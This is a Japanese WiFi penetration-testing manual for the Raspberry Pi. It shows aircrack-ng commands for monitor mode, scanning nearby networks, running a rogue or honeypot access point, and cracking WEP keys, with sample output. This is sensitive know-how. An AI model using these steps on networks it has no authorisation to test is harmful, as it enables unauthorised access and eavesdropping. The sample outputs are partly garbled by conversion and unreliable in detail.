


WiFi Pen Test 手順書 (aircrack-ng)

Raspberry Piを使ったIoT時代の必需品

スペクトラム・テクノロジー株式会社



Raspberry Pi

目次

1. Raspberry Piでできること
2. Linux基本的なコマンド
3. プロトコル・アナライザ関係コマンド
4. Raspberry Pi基本操作
5. 日常運用
 - セキュリティ対策(アンチウイルス更新、スキャン)
 - パッケージの更新
6. Aircrack-ngの体系
 - 6.1 airbase-ng: ハニーポット用基地局
 - 6.2 aircrack-ng:wep パスワード解析 **抜粋情報**
 - 6.3 aireplay-ng: アソシエーション、ARPリクエストなどIVを送信して、wep解析を加速する
 - 6.4 airmon-ng: プロトコルモニター設定
 - 6.5 airodump-ng: プロトコル取得LANプロトコル・データの取得
7. WEP解読手順
8. WPA/WPA2 PSK解読手順(Brute force) **抜粋情報**

Raspberry PiはRaspberry Pi foundationの登録商標です。

WiFi Pen Test手順書

1. Raspberry Piでできること
 - WiFi, LAN, BLE(一部)のwiresharkを使ったプロトコル・アナライザ
 - Wifi Pen Test(侵入試験)
 - Ibeacon(BLE)のビーコン送信、受信
 - Pythonを使ったプログラム作成。今回wiresharkのデータ取得時に簡単なプログラムを紹介します。
 - 他にweb,メール、センサ制御など無限大の利用価値がありますが説明は割愛します。
2. Linux基本的なコマンド
 - ① システム関係
 - 起動:電源を入れると自動で起動します。
 - 再起動:# reboot
又は、menu>shutdown>reboot;左上のメニューから
 - 終了: # shutdown
又は、menu>shutdown>shutdown;左上のメニューから
 - ログアウト # exit
又は、menu>shutdown>logout;左上のメニューから
 - **日本語/英語の入力切替**:キーボードのCTLとjを同時に押します(コントロール:左下とj)

WiFi Pen Test手順書

2. Linux基本的なコマンド

② ディレクトリ操作、コピー、移動、削除

root@raspberrypi:~# **cd** /home/pi/Documents ディレクトリの切り替え

root@raspberrypi:/home/pi/Documents# **ls** ファイルとディレクトリの表示(表示したら操作したいファイルを右クリックでコピーして操作します)

root@raspberrypi:~# **cp** ファイル名 ディレクトリ 配下のディレクトリのファイルを別のディレクトリへコピー

root@raspberrypi:~# **mv** ファイル名 ディレクトリ 配下のディレクトリのファイルを別のディレクトリへ移動

root@raspberrypi:~# **rm** ファイル名 ファイルの削除

便利な機能 **rm -help** コマンドのオプションが分からない場合は、ヘルプで問い合わせる。すべてのコマンド共通(マイナスを2個とhelp)

③ ユーザ権限、プロセス他

pi@raspberrypi:~ \$ **su -** スーパーユーザ(root)に切り替え、パスワードを入力

root@raspberrypi:~# **ps** a 現状の動いているプロセスを表示

root@raspberrypi:~# **kill** 特定のプロセスを強制終了

root@raspberrypi:~# **apt-get** install pkg パッケージのインストールなどに使用

root@raspberrypi:~# **date** 日付、時間の設定を行います。

root@raspberrypi:~# **leafpad** /etc/network/interfaces インタフェースに記述している内容を変更します。Viよりも使いやすいです。

④ モジュール、usb、メモリ、HDDなどの表示

root@raspberrypi:~# **lsmod** linuxのモジュールリスト表示

root@raspberrypi:~# **lsusb** usbのデバイス表示

root@raspberrypi:~# **free -mt** メモリ使用状態表示

root@raspberrypi:~# **df** HDD(マイクロSD)の使用状態表示

WiFi Pen Test手順書

3. プロトコル・アナライザ関係コマンド

① ネットワーク関係 (wifi,LAN)

root@raspberrypi:~# ifconfig	ネットワークインターフェースの状態表示
root@raspberrypi:~# ip l set wlan1 up	wlan1のインタフェースのup(LANの場合はeth0)
root@raspberrypi:~# ip l set wlan1 down	wlan1のインタフェースのdown
root@raspberrypi:~# iwconfig wlan1 mode monitor	wlan1のインタフェースをmonitoモードに切り替えます。
root@raspberrypi:~# iwconfig wlan1 channel 11	wlan1のチャンネルを11(2462MHz)に切り替えます。
root@raspberrypi:~# wireshark	wiresharkを起動します。
root@raspberrypi:~# airodump-ng -band abg wlan1	wlan1のインタフェースで2.4G,5Gの全チャンネルのデータを取得できます。Wiresharkの個別チャンネルに比べて、データが欠落します。確認程度でお使いください。
root@raspberrypi:~# tshark -i wlan1 -w test0707.pcap	wiresharkを起動する代わりにコマンドでデータを取得し保存します。


② BLE関係

root@raspberrypi:~# hciconfig	BLEのインタフェース状態を表示
root@raspberrypi:~# hciconfig hci0 up	hci0のインタフェースをup
root@raspberrypi:~# hcidump -a	BLEの接続状態をダンプします。
root@raspberrypi:~# hcitool lescan	BLEのデバイスを検索します。wiresharkを立ち上げてBLEのインタフェースを選択しておくでプロトコルが取得できます。RF帯ではありません。限られたプロトコルになります。

WiFi Pen Test手順書

4. Raspberry Piの基本操作

① 表示画面と内容



トップ画面(上段のタスクバーで選択)


- メニュー
- ブラウザ
- ファイルマネージャ
- ターミナル
- マルチ画面選択

- VNC
- 日本語入力
- BLE
- WiFi
- 音量(ジャックで聴けます)
- 回線効率
- 時刻

WiFi Pen Test手順書

4. Raspberry Piの基本操作

② メニュー内容



メニュー内容

- プログラミング
- オフィス
- インターネット

カスタマイズ可能です。

WiFi Pen Test手順書

5. 日常運用

① セキュリティ対策(アンチウイルス更新、スキャン)

- アンチウイルス対策として無料のclamAVをインストールしてます。
- 手動での運用を基本としています。

```

pi@raspberrypi: ~
ファイル(F) 編集(E) タブ(T) ヘルプ(H)
ERROR: /var/log/clamav/freshclam.log is locked by another process
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log)
root@raspberrypi: ~# leafpad /etc/clamav/freshclam.conf
root@raspberrypi: ~# freshclam
ClamAV update process started at Fri Jan 13 11:54:00 2017
main.cvd is up to date (version: 57, sigs: 4218750, f-strings: 1)
daily.cvd is up to date (version: 21862, sigs: 394456, f-strings: 1)
bytecode.cvd is up to date (version: 283, sigs: 53, f-level: 63, builder: neo)
root@raspberrypi: ~# clamscan --infected --remove --recursive

SCAN SUMMARY
Known viruses: 4607906
Engine version: 0.99.2
Scanned directories: 264
Scanned files: 2063
Infected files: 0
Data scanned: 61.31 MB
Data read: 49.02 MB (ratio 1.25:1)
Time: 71.844 sec (1 m 11 s)
root@raspberrypi: ~#

```

ウイルスバスター

手動でスキャン

パターンファイル更新
 手動はエラーが発生します。(バグと思われる)

手動でスキャン
 # clamscan --infected --remove --recursive
 手動でスキャン時にパターンファイルが更新されるため15分要します。
 自動化可能ですが、バックグラウンドで重くなる可能性大。

WiFi Pen Test手順書

6. Aircrack-ngの体系：<http://www.aircrack-ng.org/doku.php?id=Main>

数多くの機能が準備されていますが、一部がよく使われる機能を解説します。

6.1 airbase-ng: ハニーポット用基地局

6.2 aircrack-ng: wep パスワード解析

- airdecap-ng
- airdecloak-ng
- airdrop-ng

6.3 aireplay-ng: アソシエーション、ARPリクエストなどIVを送信して、wep解析を加速する

- airgraph-ng

6.4 airmon-ng: プロトコルモニター

6.5 airodump-ng: プロトコル取得、複数チャンネル実施するとデータが欠落します

- airolib-ng
- aircrack-ng
- airtun-ng
- beside-ng
- easside-ng
- packetforge-ng
- tkiptun-ng
- wesside-ng

WiFi Pen Test手順書


6. 1 Airbase-ng

- WiFiのアクセスポイントを設定します。

```
# airbase-ng -e ssid -c 1 wlan0
```

SSID名 チャンネル番号 インターフェース番号

- 送信停止は、CTLとcを同時に押します



```
root@raspberrypi:~# iwconfig wlan0 IEEE 802.11bgn ESSID:"masa_jg1pco_2G" Mode:Managed Frequency:2.462 GHz Access Point: 4C:E6:76:F9:F2:9E Bit Rate=65 Mb/s Tx-Power=31 dBm Retry short limit:7 RTS thr:off Fragment thr:off Encryption key:off Power Management:on Link Quality=62/70 Signal level=-48 dBm Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0 Tx excessive retries:2 Invalid misc:0 Missed beacon:0

lo no wireless extensions.

eth0 no wireless extensions.

wlan1 IEEE 802.11bgn Mode:Monitor Frequency:2.412 GHz Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off Power Management:off

root@raspberrypi:~# airbase-ng -e test123 -c 1 wlan1
16:36:53 Created tap interface at0
16:36:53 Trying to set MTU on at0 to 1500
16:36:53 Access Point with BSSID A8:54:B2:97:94:68 started.
```

WiFi Pen Test手順書

7. WEP解読手順

- ① モニターモード設定: iwconfig 又は airmon-ng(インターフェースがwlan1として)

```
# ip l set wlan1 down
```

```
# iwconfig wlan1 mode monitor
```

```
# ip l set wlan1 up
```

個人的には、airmon-ngの場合新しいmon0とかのインターフェースが出来、既存のwlan1とかの下一桁番号が違いため間違い防止のために使ってません。

- ② アクセスポイントの状況把握: airodump-ng

- APのMACアドレス、使用しているチャンネル、セキュリティ方式、SSID名

```
# airodump-ng wlan1
```

```

# airodump-ng mon0
CH 3 ][ Elapsed: 1 min ][ 2016-12-28 16:50
BSSID AP PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A4: 12: 42: 3: 0 4 0 0 2 54e. WPA2 CCMP PSK aterm-ec
10: 6F: 3F: 6: 0 3 0 0 1 54e. WPA2 CCMP PSK 106F3F64
00: 1C: 7B: F: 0 32 0 0 11 54e. WPA2 CCMP PSK BCW710J-
00: 1C: 7B: F: 0 69 0 0 11 54e. WPA2 CCMP PSK BCW710J-
00: 1D: 73: 9: 0 84 101 0 4 54e. WPA2 CCMP PSK 001D7391
4C: E6: 76: F: 0 114 190 0 11 54e. WPA2 CCMP PSK masa_jg1
00: 1B: 8B: 6: 0 80 14 0 7 54e. WEP WEP WARPSTAR
4C: E6: 76: 5: 0 21 1 0 1 54e. WPA2 CCMP PSK 4CE67659
52: E6: 76: 5: 0 18 0 0 1 54e. WPA CCMP PSK 4CE67659
20: 25: 64: 8: 0 22 0 0 1 54e. WPA2 CCMP PSK CISCO-3a
B6: 12: 42: 3: 0 4 0 0 2 54e. WEP WEP <length:
30: F7: 72: E: 0 3 0 0 1 54e. WPA2 CCMP PSK 30F772B1
DC: FB: 02: C: 0 3 0 0 6 54e. WPA2 CCMP PSK Buffalo-
DE: FB: 02: C: 0 5 0 0 6 54e. WEP WEP Buffalo-
00: 90: FE: C: 0 3 0 0 3 54e. WPA2 CCMP PSK elecom2g
02: 90: FE: C: 0 3 0 0 3 54e. WPA2 CCMP PSK e-timer-
74: 03: BD: 3: 0 4 0 0 2 54e. WPA2 CCMP PSK Buffalo-

```

WiFi Pen Test手順書

7. WEP解読手順

⑦ WEP解読

- WEP解読を自動で実施します。約50000パケットで解読できます。ARPリクエストを行わなくてもデータが送受信されていれば解読可能ですが、長時間を要します。
- airodumpで作成したファイルから解読します。

aircrack-ng test0101.cap

解読が成功した例

The screenshot shows a terminal window with the following output from aircrack-ng:

```
[00:00:50] Tested 280136 keys (got 21931 IVs)
```

KB	depth	byte (vote)
0	0/ 1	39(33024) C9(30464) 3F(28928) E7(27392) F0(27392)
1	0/ 1	32(31232) F5(28672) 33(28416) 49(28416) 26(27904)
2	0/ 1	37(29696) 13(29184) D2(28416) 99(27904) 49(27648)
3	0/ 1	45(36096) 80(29440) A8(28416) 59(28160) 04(27904)
4	0/ 1	30(31232) 14(27392) 36(27392) 25(27136) CA(27136)
5	0/ 4	30(28160) 4E(28160) C8(28160) A6(27904) 71(27392)
6	0/ 2	57(27416) 78(28160) DA(27904) 6D(27648) 70(27392)
7	0/ 1	38(28928) 2B(28160) 77(28160) F9(27648) 2E(27392)
8	0/ 1	31(29696) B4(27904) A4(26880) 38(26624) E4(26624)
9	0/ 1	33(28672) AB(28416) CD(28416) 18(27904) 8E(27392)
10	9/ 1	3(26624) 6C(26624) 8B(26624) 6E(26368) CB(26368)
11	0/ 1	0(30464) BA(27392) E7(27392) 18(27136) AE(26880)
12	0/ 1	34(35328) F7(28416) 26(27904) 63(27648) DD(27136)

KEY FOUND! [39: [hex] 31 [4] (ASCII: [Ascii]

Decrypted correctly: 100%

Additional annotations in the image:

- Red arrow pointing to the terminal window: "aircrack-ng xxx.cap画面"
- Red arrow pointing to the terminal window: "IVsが5万必要"
- Red arrow pointing to the terminal window: "通常50,000IVsで解読"
- Red arrow pointing to the terminal window: "WEP AFを対象"
- Red arrow pointing to the terminal window: "airodump画面"